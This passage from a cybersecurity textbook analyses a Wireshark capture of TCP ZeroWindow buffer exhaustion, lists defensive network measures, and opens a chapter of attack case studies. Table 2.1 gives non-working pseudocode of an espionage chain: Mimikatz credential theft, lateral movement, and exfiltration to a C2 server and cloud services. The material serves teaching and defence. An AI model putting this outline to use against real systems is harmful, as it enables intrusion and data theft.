 50  2022-02-07 23:50:28.8410…  0.043798189  Client  Server  TCP        54 ✓  [TCP ZeroWindow] 58322 → https(443) [ACK]
 48  2022-02-07 23:50:28.7969…  0.041616796  Client  Server  TCP        54 ✓  58322 → https(443) [ACK] Seq=1165 Ack=1191
 43  2022-02-07 23:50:28.7098…  0.041150470  Client  Server  TCP        54 ✓  58322 → https(443) [ACK] Seq=1165 Ack=8614
```

Figure 1.52 Using time and delta columns. ⏎


Sorting back to normal packet order, notice Packet #51 is the cause of delay plus the packet prior to this has a TCP ZeroWindow. Thus, this is not a network problem; it is the client to server conversation issue as illustrated in Figure 1.53.



```
46   2022-02-07 23:50:28.7550…  0.044563570  Client  Server  TCP        54 ✓   58322 → https(443) [ACK] Seq=1165 A
47   2022-02-07 23:50:28.7553…  0.000310412  Server  Client  TLSv1.3  117… ✓   [TCP Window Full] , Application Dat
48   2022-02-07 23:50:28.7969…  0.041616796  Client  Server  TCP        54 ✓   58322 → https(443) [ACK] Seq=1165 A
49   2022-02-07 23:50:28.7972…  0.000343536  Server  Client  TCP      2974 ✓   [TCP Window Full] https(443) → 5832
50   2022-02-07 23:50:28.8410…  0.043798189  Client  Server  TCP        54 ✓   [TCP ZeroWindow] 58322 → https(443)
51   2022-02-07 23:50:29.6491…  0.808025264  Client  Server  TCP        54 ✓   [TCP Window Update] 58322 → https(4
52   2022-02-07 23:50:29.6493…  0.000251444  Server  Client  TLSv1.3  197… ✓   Application Data, Application Data,
```

Figure 1.53 Determine cause of slow network problem. ⏎


Checking packets prior to the TCP ZeroWindow, like Packet #42 is a 20,494 Byte packet sent by the Server to the Client. This breaks the Client–Server TCP Handshake rule, in Ethernet typically 1,500 Bytes has the maximum size packet (1,460 Bytes here) as displayed in Figure 1.54.



```
41   2022-02-07 23:50:28.6677…  0.000005184  Client  Server  TCP         54 ✓   58322 → https(443) [ACK] Seq=1:
42   2022-02-07 23:50:28.6687…  0.001012247  Server  Client  TLSv1.3  20494 ✓   Application Data, Application I
43   2022-02-07 23:50:28.7098…  0.041150470  Client  Server  TCP         54 ✓   58322 → https(443) [ACK] Seq=1:
44   2022-02-07 23:50:28.7104…  0.000550937  Server  Client  TLSv1.3  14114 ✓   Application Data
45   2022-02-07 23:50:28.7104…  0.000000047  Server  Client  TLSv1.3   7354 ✓   Application Data, Application I
46   2022-02-07 23:50:28.7550…  0.044563570  Client  Server  TCP         54 ✓   58322 → https(443) [ACK] Seq=1:
47   2022-02-07 23:50:28.7553…  0.000310412  Server  Client  TLSv1.3  11734 ✓   [TCP Window Full] , Applicatio
48   2022-02-07 23:50:28.7969…  0.041616796  Client  Server  TCP         54 ✓   58322 → https(443) [ACK] Seq=1:
49   2022-02-07 23:50:28.7972…  0.000343536  Server  Client  TCP       2974 ✓   [TCP Window Full] https(443) →
50   2022-02-07 23:50:28.8410…  0.043798189  Client  Server  TCP         54 ✓   [TCP ZeroWindow] 58322 → https
51   2022-02-07 23:50:29.6491…  0.808025264  Client  Server  TCP         54 ✓   [TCP Window Update] 58322 → ht
52   2022-02-07 23:50:29.6493…  0.000251444  Server  Client  TLSv1.3  19755 ✓   Application Data, Application I
```

Figure 1.54 TCP window size full. ⏎


Server is sending packets to Client, Packet #42, Client gives ACK (43), so more packets come in Packet # 44, 45, Client gives ACK again. TCP Receive Window is a TCP receive buffer for incoming data that has not been processed yet by the application. The size of the TCP Receive Window is communicated to the connection partner using the window size value field of the TCP header. This field tells the link partner how much data can be sent on the wire before an acknowledgment is received. TCP Zero Window from a client will halt the data transmission from the server side, allowing time for the problem station to clear its buffer. When the client begins to digest the data, it will let the server know to resume the data flow by sending a TCP Window Update packet. This will advertise an increased window size, and the flow will resume as illustrated in Figure 1.55.



```
Client  Server  TCP        54 ✓   58322 → https(443) [ACK] Se
Server  Client  TLSv1.3 20494 ✓   Application Data, Applicati
Client  Server  TCP        54 ✓   58322 → https(443) [ACK] Se
Server  Client  TLSv1.3 14114 ✓   Application Data
Server  Client  TLSv1.3  7354 ✓   Application Data, Applicati
Client  Server  TCP        54 ✓   58322 → https(443) [ACK] Se
Server  Client  TLSv1.3 11734 ✓   [TCP Window Full] , Applica
Client  Server  TCP        54 ✓   58322 → https(443) [ACK] Se
Server  Client  TCP      2974 ✓   [TCP Window Full] https(443
Client  Server  TCP        54 ✓   [TCP ZeroWindow] 58322 → ht
Client  Server  TCP        54 ✓   [TCP Window Update] 58322 →
Server  Client  TLSv1.3 19755 ✓   Application Data, Applicati
Client  Server  TCP        54 ✓   58322 → https(443) [ACK] Se
```

Figure 1.55 TCP Packets being sent. ⏎


Network sniffing can also be utilized to find what is Going On in the network. To find the exact payload size (rather than extra header info), select Packet #47. In the Packet Detail pane, view the 'TCP Segment Length' and right click to apply as column OR drag that to the menu bar as shown in Figure 1.56.



```
47   2022-02-…   0.000310412   Server   Client
48   2022-02-…   0.041616796   Client   Server
49   2022-02-…   0.000343536   Server   Client

 [Stream index: 0]
 [Conversation completeness: Complete, WITH_DATA (47)]
 [TCP Segment Len: 11680]
 Sequence Number: 107507    (relative sequence number)
```

Figure 1.56 Determine TCP segment length. ⏎


After receiving packets, the client sends ACK to the server, which means the receive buffer space is still left. Client is happy to receive more data, so Server sends more data as shown in Figure 1.57.



25	2022-02-…	0.000019039	Client	Server	TCP	0	55480	58322 → https(443) [ACK]
26	2022-02-…	0.000107066	Server	Client	TLSv1.3	2103	65535	Application Data, Applicat
27	2022-02-…	0.000008195	Client	Server	TCP	0	53377	58322 → https(443) [ACK]
28	2022-02-…	0.207976838	Client	Server	TLSv1.3	90	62780	Application Data
29	2022-02-…	0.000198706	Server	Client	TCP	0	65535	https(443) → 58322 [ACK]
30	2022-02-…	0.000316864	Client	Server	TLSv1.3	96	62780	Application Data
31	2022-02-…	0.000208931	Server	Client	TCP	0	65535	https(443) → 58322 [ACK]
32	2022-02-…	0.022702168	Server	Client	TLSv1.3	4542	65535	Application Data, Applicat

Figure 1.57 Client ACK sent to the server. ⏎


Server keeps sending 65,535 Bytes, while the Client receives these, the receive buffer reduces (from #32 onwards, notice #41: 39,420 → #43: 26,280 → #46: 11,680 → #48: 2,920) as displayed in Figure 1.58.



40	2022-02-…	0.000090864	Server	Client	TCP	4140	65535	https(443) → 58322 [PSH,
41	2022-02-…	0.000005184	Client	Server	TCP	0	39420	58322 → https(443) [ACK]
42	2022-02-…	0.001012247	Server	Client	TLSv1.3	20440	65535	Application Data, Applic
43	2022-02-…	0.041150470	Client	Server	TCP	0	26280	58322 → https(443) [ACK]
44	2022-02-…	0.000550937	Server	Client	TLSv1.3	14060	65535	Application Data
45	2022-02-…	0.000000047	Server	Client	TLSv1.3	7300	65535	Application Data, Applic
46	2022-02-…	0.044563570	Client	Server	TCP	0	11680	58322 → https(443) [ACK]
47	2022-02-…	0.000310412	Server	Client	TLSv1.3	11680	65535	[TCP Window Full] , Appl
48	2022-02-…	0.041616796	Client	Server	TCP	0	2920	58322 → https(443) [ACK]

Figure 1.58 Reduction of receive buffer. ⏎


At #46, the Client tells the server that it has only 11,680 Bytes left in its buffer. The Server #47 responds with 11,680 Bytes (exact receive buffer size that was left). This fills the receive windows of the receiver (Client) so we have the 'TCP Windows Full'. Figure 1.59 displays data being sent by the server, the client-side TCP Receive buffer is now, and the packets are buffered at the client end – TCP Buffering.



46	2022-02-…	0.044563570	Client	Server	TCP	0	11680	58322 → https(443)
47	2022-02-…	0.000310412	Server	Client	TLSv1.3	11680	65535	[TCP Window Full] ,
48	2022-02-…	0.041616796	Client	Server	TCP	0	2920	58322 → https(443)

Figure 1.59 Data being sent to server. ⏎


But the Client still managed to process 2,920 Bytes #48, the server again sent 2,920 Bytes # 49, notice the 'TCP Windows Full' from Server. With ZERO bytes available in the Client receive buffer, the client says my buffer is full, so stop sending data (like sending Time Out to the server), which is TCP ZeroWindows as illustrated in Figure 1.60.



48	2022-02-…	0.041616796	Client	Server	TCP	0	2920	58322 → https(443)
49	2022-02-…	0.000343536	Server	Client	TCP	2920	65535	[TCP Window Full]
50	2022-02-…	0.043798189	Client	Server	TCP	0	0	[TCP ZeroWindow]

Figure 1.60 TCP zero windows. ⏎


Only after these packets are processed (reassembled, sent to OS/App), the client–server conversation will continue. At #51 notice 808ms delay where the data is pooled and processed, and after this sanity returns and have normal TCP lengths as shown in Figure 1.61.



51	2022-02-…	0.808025264	Client	Server	TCP	0	62780	[TCP Window Update] 5832
52	2022-02-…	0.000251444	Server	Client	TLSv1.3	19701	65535	Application Data, Applica
53	2022-02-…	0.000010931	Client	Server	TCP	0	65535	58322 → https(443) [ACK]
54	2022-02-…	0.000881727	Client	Server	TLSv1.3	35	65535	Application Data
55	2022-02-…	0.000311985	Server	Client	TCP	0	65535	https(443) → 58322 [ACK]
56	2022-02-…	0.001534515	Client	Server	TLSv1.3	35	65535	Application Data
57	2022-02-…	0.000156262	Client	Server	TLSv1.3	39	65535	Application Data
58	2022-02-…	0.000091266	Server	Client	TCP	0	65535	https(443) → 58322 [ACK]
59	2022-02-…	0.000088192	Server	Client	TCP	0	65535	https(443) → 58322 [ACK]
60	2022-02-…	0.005272158	Client	Server	TLSv1.3	24	65535	Application Data

Figure 1.61 Normal TCP length. ⏎


To determine the correct client Time, click on Preferences, within columns, change this to Relative Time as shown in Figure 1.62.



Displayed	Title	Type	Fields
☑	No.	Number	
☑	Time	Relative time	
☑	Delta	Custom	tcp.time_delta
☑	Source	Source address	
☑	Destination	Destination address	
☑	Protocol	Protocol	
☑	TCP Segment Len	Custom	tcp.len

Figure 1.62 Relative time setting. ⏎

Notice 'Time' at #51 is 1.33 sec shown in Figure 1.63. This is the time taken so far is the majority of the time taken by the Client to clear its Receive Buffer window. The problem here was that the Client is getting restricted, but the client is also restricted to the nonscaled Windows – since the server is not supporting this.



50	0.525414…	0.043798189	Client	Server	TCP	0	0	[TCP ZeroWindow] 5
51	1.333440…	0.808025264	Client	Server	TCP	0	62780	[TCP Window Update
52	1.333691…	0.000251444	Server	Client	TLSv1.3	19701	65535	Application Data,

Figure 1.63 Time to clear receive buffer. ⏎

1.6 DEFENSIVE NETWORK STRATEGIES

Organizations and individuals must adopt robust security measures to protect against MITM attacks. One of the most effective defenses is enforcing end-to-end encryption through HTTPS (SSL/TLS). Websites should implement HSTS (HTTP Strict Transport Security) to prevent SSL stripping attacks, ensuring that connections always use encryption. Additionally, using Domain Name System Security Extensions (DNSSEC) helps prevent DNS spoofing by authenticating DNS responses. Securing Wi-Fi connections is another crucial step. Users should avoid public Wi-Fi for sensitive activities like online banking and instead use virtual private networks (VPNs) to encrypt their internet traffic. Organizations should deploy WPA3 encryption on their corporate networks to enhance security. Network administrators must also monitor for rogue access points and unauthorized connections that could indicate an ongoing MITM attack.

Implementing strong authentication mechanisms is essential in mitigating session hijacking attacks. Multifactor authentication (MFA) adds an extra layer of security, making it harder for attackers to gain unauthorized access even if they intercept login credentials. Using OAuth and token-based authentication instead of traditional session cookies can also reduce the risk of MITM exploitation. Network monitoring and intrusion detection systems (IDS) like Zeek (Bro IDS) can help detect anomalies that indicate an MITM attack. For example, unexpected ARP traffic could signal ARP spoofing, while unusual DNS queries may indicate DNS poisoning attempts. Regularly inspecting SSL/TLS certificates can also help identify unauthorized changes that could indicate an SSL MITM attack.

To effectively protect networks from cyber threats, cybersecurity professionals must be proficient in several core networking concepts, including:

- **Network Addressing and Subnetting:** Understanding IP addressing (IPv4 and IPv6) and subnetting is vital for segmenting networks and limiting attack surfaces. Subnetting helps separate network traffic and minimize lateral movement in case of a breach. Example: A company deploys different subnets for employees, guests, and IoT devices. If an attacker compromises a guest Wi-Fi device, proper subnetting prevents lateral movement to sensitive corporate servers.
- **Network Protocols and Their Security Implications:** Protocols such as TCP/IP, DNS, HTTP/HTTPS, and ICMP have inherent security weaknesses that attackers exploit. Cybersecurity professionals must analyze protocol behavior to detect anomalies and mitigate risks. Example: An attacker exploits SSL/TLS vulnerabilities in HTTPS by launching a man-in-the-

middle attack. A security professional mitigates this by enforcing HSTS (HTTP Strict Transport Security) and using strong TLS configurations.

- **Network Firewalls and IDS:** Firewalls and IDS play a crucial role in filtering malicious traffic and detecting potential threats. Security professionals must configure firewall rules and intrusion detection policies to safeguard networks. Example: A cybersecurity expert configures a Next-Generation Firewall (NGFW) to block unauthorized Remote Desktop Protocol (RDP) access on port 3389, preventing brute-force attacks.
- **VPN Security and Tunneling Techniques:** VPNs secure remote connections but can also be exploited if improperly configured. Attackers use SSH, DNS, and ICMP tunneling to bypass security controls. Example: A cybersecurity professional detects an ICMP tunnel used for exfiltrating data and mitigates the risk by blocking unnecessary ICMP traffic on the firewall.
- **Implementing Zero Trust Networking (ZTN):** Zero Trust Networking assumes that no device or user should be trusted by default. Instead, continuous verification, strict access control, and micro-segmentation ensure security. Example: Organizations implement MFA and restrict access based on user roles, reducing insider threats.
- **Network-Based Threat Hunting:** Proactive threat hunting involves analyzing network traffic for signs of compromise. Security analysts use tools like Zeek, Suricata, and MITM Proxy to detect anomalies. Example: An analyst identifies exfiltration attempts over nonstandard ports, indicating potential data theft.
- **AI-Driven Network Threat Detection:** Artificial intelligence (AI) and machine learning (ML) enhance network security by identifying patterns of malicious activity. AI-driven IDS can detect unknown threats in real time. Example: Security operations center (SOC) uses AI-powered SIEM (Security Information and Event Management) solutions to detect DDoS traffic patterns before an attack escalates.

1.7 CONCLUSION

Understanding network packet capture and traffic analysis is fundamental to securing digital infrastructures against cyber threats. This chapter has provided a detailed exploration of packet sniffing tools such as Ipconfig, NSLookup, Ping, Wireshark, and PACPXray, offering readers practical knowledge on analyzing network traffic. By capturing and inspecting packets from protocols like FTP, TCP, and UDP, users can gain visibility into insecure communications and detect potential vulnerabilities. The hands-on exercises presented in this chapter empower readers to analyze DNS, DHCP, and web traffic (HTTP/HTTPS), allowing them to recognize normal and anomalous network behavior. Beyond identifying security risks, the chapter also highlights key defensive strategies for mitigating threats and enhancing network resilience. Effective network defense requires proactive monitoring, timely detection of suspicious activity, and implementation of robust security controls. By applying the knowledge gained from this chapter, cybersecurity professionals can strengthen network security measures, prevent unauthorized access, and protect sensitive information from cyber threats. As cyberattacks continue to evolve, mastering network analysis techniques and defensive strategies remains essential for maintaining a secure and resilient digital environment.

REFERENCES

1. “What Is File Transfer Protocol? How Does FTP Work? | Built In,” builtin.com. https://builtin.com/software-engineering-perspectives/file-transfer-protocol ⏎
2. Cloudflare, “What is HTTP? | Cloudflare,” Cloudflare, 2023. Available: https://www.cloudflare.com/learning/ddos/glossary/hypertext-transfer-protocol-http/ ⏎
3. Fortinet, “What is TCP/IP and How does it work?” Fortinet, 2021. https://www.fortinet.com/resources/cyberglossary/tcp-ip ⏎
4. CloudFlare, “What is UDP? | Cloudflare,” Cloudflare, 2022. Available: https://www.cloudflare.com/learning/ddos/glossary/user-datagram-protocol-udp/ ⏎
5. CloudFalre, “What is DNS? | How DNS works,” Cloudflare, 2019. https://www.cloudflare.com/learning/dns/what-is-dns/ ⏎
6. Microsoft, “Dynamic Host Configuration Protocol (DHCP),” learn.microsoft.com, Jul. 29, 2021. https://learn.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhcp-top ⏎
7. “Definition of IPCONFIG,” PCMAG. https://www.pcmag.com/encyclopedia/term/ipconfig ⏎
8. Aris Sentika, “What Is nslookup Command and How to Use It,” Hostinger Tutorials, Sep. 12, 2022. https://www.hostinger.in/tutorials/what-is-nslookup (accessed Mar. 08, 2025). ⏎
9. Wireshark, “Chapter 1. Introduction,” Wireshark.org, 2019. https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html ⏎

10. Srinivas11789, “GitHub – Srinivas11789/PcapXray: :snowflake: PcapXray – A Network Forensics Tool – To visualize a Packet Capture offline as a Network Diagram including device identification, highlight important communication and file extraction,” GitHub, Aug. 22, 2019. https://github.com/Srinivas11789/PcapXray (accessed Mar. 08, 2025). ↩

Chapter 2

Network attacks decoded

DOI: 10.1201/9781003542544-2

2.1 INTRODUCTION

In the rapidly evolving field of cybersecurity, networking knowledge is fundamental for professionals tasked with protecting digital infrastructures. Cyber threats increasingly exploit network vulnerabilities, making it essential for cybersecurity experts to understand networking principles, protocols, and security mechanisms. From defending against sophisticated attacks to implementing proactive security strategies, networking expertise forms the backbone of cyber defense. Networking knowledge is crucial for cybersecurity professionals as most cyber threats originate from or exploit network vulnerabilities. The internet, corporate intranets, and cloud infrastructures rely on networking protocols to facilitate communication between devices, applications, and users. Attackers manipulate these protocols to intercept, alter, or redirect traffic for malicious purposes. Without a deep understanding of networking, cybersecurity professionals would struggle to identify threats, detect anomalies, or implement effective security measures.

Packet sniffing involves intercepting and capturing data packets traveling across a network. Attackers use specialized tools like Wireshark, Tcpdump, and Ettercap to analyze network traffic. If the traffic is unencrypted, attackers can extract sensitive information, including User credentials (usernames, passwords), Session cookies (used for authentication), Emails and messages, and Credit card details and financial transactions. Eavesdropping refers to the unauthorized interception of communication over a network. This can occur via Passive eavesdropping, where the attacker silently listens to network traffic without altering it or with active eavesdropping, where the attacker manipulates the communication, injecting malicious content or redirecting traffic. Both techniques are commonly used by cybercriminals to steal information from insecure networks, including public Wi-Fi, corporate LANs, and improperly configured private networks.

Some of the recent network attacks are discussed below as case studies, which underscore the evolving nature of cyber threats and the critical importance of robust cybersecurity measures across all sectors.

- Chinese Hackers Breach U.S. Telecommunications (August 2024)

  Chinese state-sponsored hacking group, Salt Typhoon, executed a complex and prolonged cyber espionage campaign targeting major U.S. telecommunications providers. The initial phase of their attack focused on exploiting known vulnerabilities in widely deployed network infrastructure devices, primarily those manufactured by Fortinet and Cisco. These vulnerabilities, often unpatched N-day exploits, provided the attackers with a crucial entry point into the targeted networks. Upon gaining initial access, Salt Typhoon initiated a process of establishing persistence and escalating privileges. They employed ‘living-off-the-land’ tactics, a strategy that relies on utilizing existing system tools and processes rather than introducing custom malware. For example, they leveraged PowerShell, a powerful scripting language built into Windows, to execute malicious commands and automate tasks. Similarly, they used Windows Management Instrumentation Command line to gather system information and manage processes. This approach allowed them to blend their malicious activities with legitimate system operations, making detection more challenging.

  Once inside the network, the group proceeded with reconnaissance and credential theft. They meticulously mapped the compromised network, identifying critical systems and valuable data repositories. To gain higher-level access, they deployed credential theft tools, notably Mimikatz. This tool allowed them to extract plaintext passwords and other authentication credentials from system memory. With these stolen credentials, they performed lateral movement, traversing the network and accessing sensitive systems that would otherwise be inaccessible. The core of their objective was to gather metadata associated with user communications. These data, which included records of calls and text messages, provided valuable intelligence on user activity and relationships. The targeted data included information related to political figures and individuals subject to U.S. wiretap orders, indicating a clear focus on high-value intelligence. Data exfiltration was conducted through established command-and-control (C2) channels. The attackers established persistent connections to their C2 servers, allowing them to remotely control compromised systems and transfer stolen data.

To obscure their activities, they also employed public cloud services as intermediaries for data exfiltration, making it more difficult to trace the origin of the data transfer. Table 2.1 presents the sample code for this attack.

Table 2.1 Chinese U.S. Telecom Breach ⏎

```
// Initial Access: Exploit Vulnerabilities
if (system_vulnerable) {
execute_remote_code();
}
// Persistence: Registry Manipulation
add_registry_key(malicious_script);
// Reconnaissance: Network Mapping
for (host in network) {
scan_host(host);
identify_critical_systems();
}
// Credential Theft: Mimikatz
execute_mimikatz();
extract_credentials();
// Lateral Movement: Use Stolen Credentials
for (system in critical_systems) {
if (authenticate(stolen_credentials)) {
access_system(system);
}
}
// Data Exfiltration: C2 Communication
while (data_to_exfiltrate) {
send_data_to_c2(data);
}
// Data Exfiltration: Cloud Services Obfuscation
while (data_to_exfiltrate) {
send_data_to_cloud_service(data);
download_data_from_cloud_service(c2_server);}
```

The enduring access they maintained within the compromised networks facilitated long-term espionage, enabling them to continuously gather intelligence. The algorithms used were often standard network scanning techniques and credential harvesting algorithms. The main objective was to stay hidden and gain as much data as possible over a long period.

- Midnight Blizzard's Attack on Microsoft (January 2024)

  Russian hackers associated with the SVR's APT 29 group, known as Midnight Blizzard, breached Microsoft's systems. They compromised email accounts of senior leadership and employees in legal and cybersecurity teams using a 'password spray' attack, aiming to gather intelligence on Microsoft's research about them.

- MOVEit Data Breach (June 2023)

  A vulnerability in MOVEit, a managed file transfer software developed by Progress Software, was exploited by cybercriminals. This led to data breaches affecting thousands of organizations and nearly 100 million individuals. The attackers used SQL injection to steal files from public-facing servers, impacting entities like the BBC, British Airways, and the U.S. Department of Energy.

- Chisel Malware Targeting Ukrainian Military (August 2023)

  The Sandworm hacker group deployed a malware dubbed 'Infamous Chisel' to target Android devices used by the Ukrainian military. The malware established persistent access, periodically collecting and exfiltrating data, including device information and application data from chat, browser, and VPN apps.

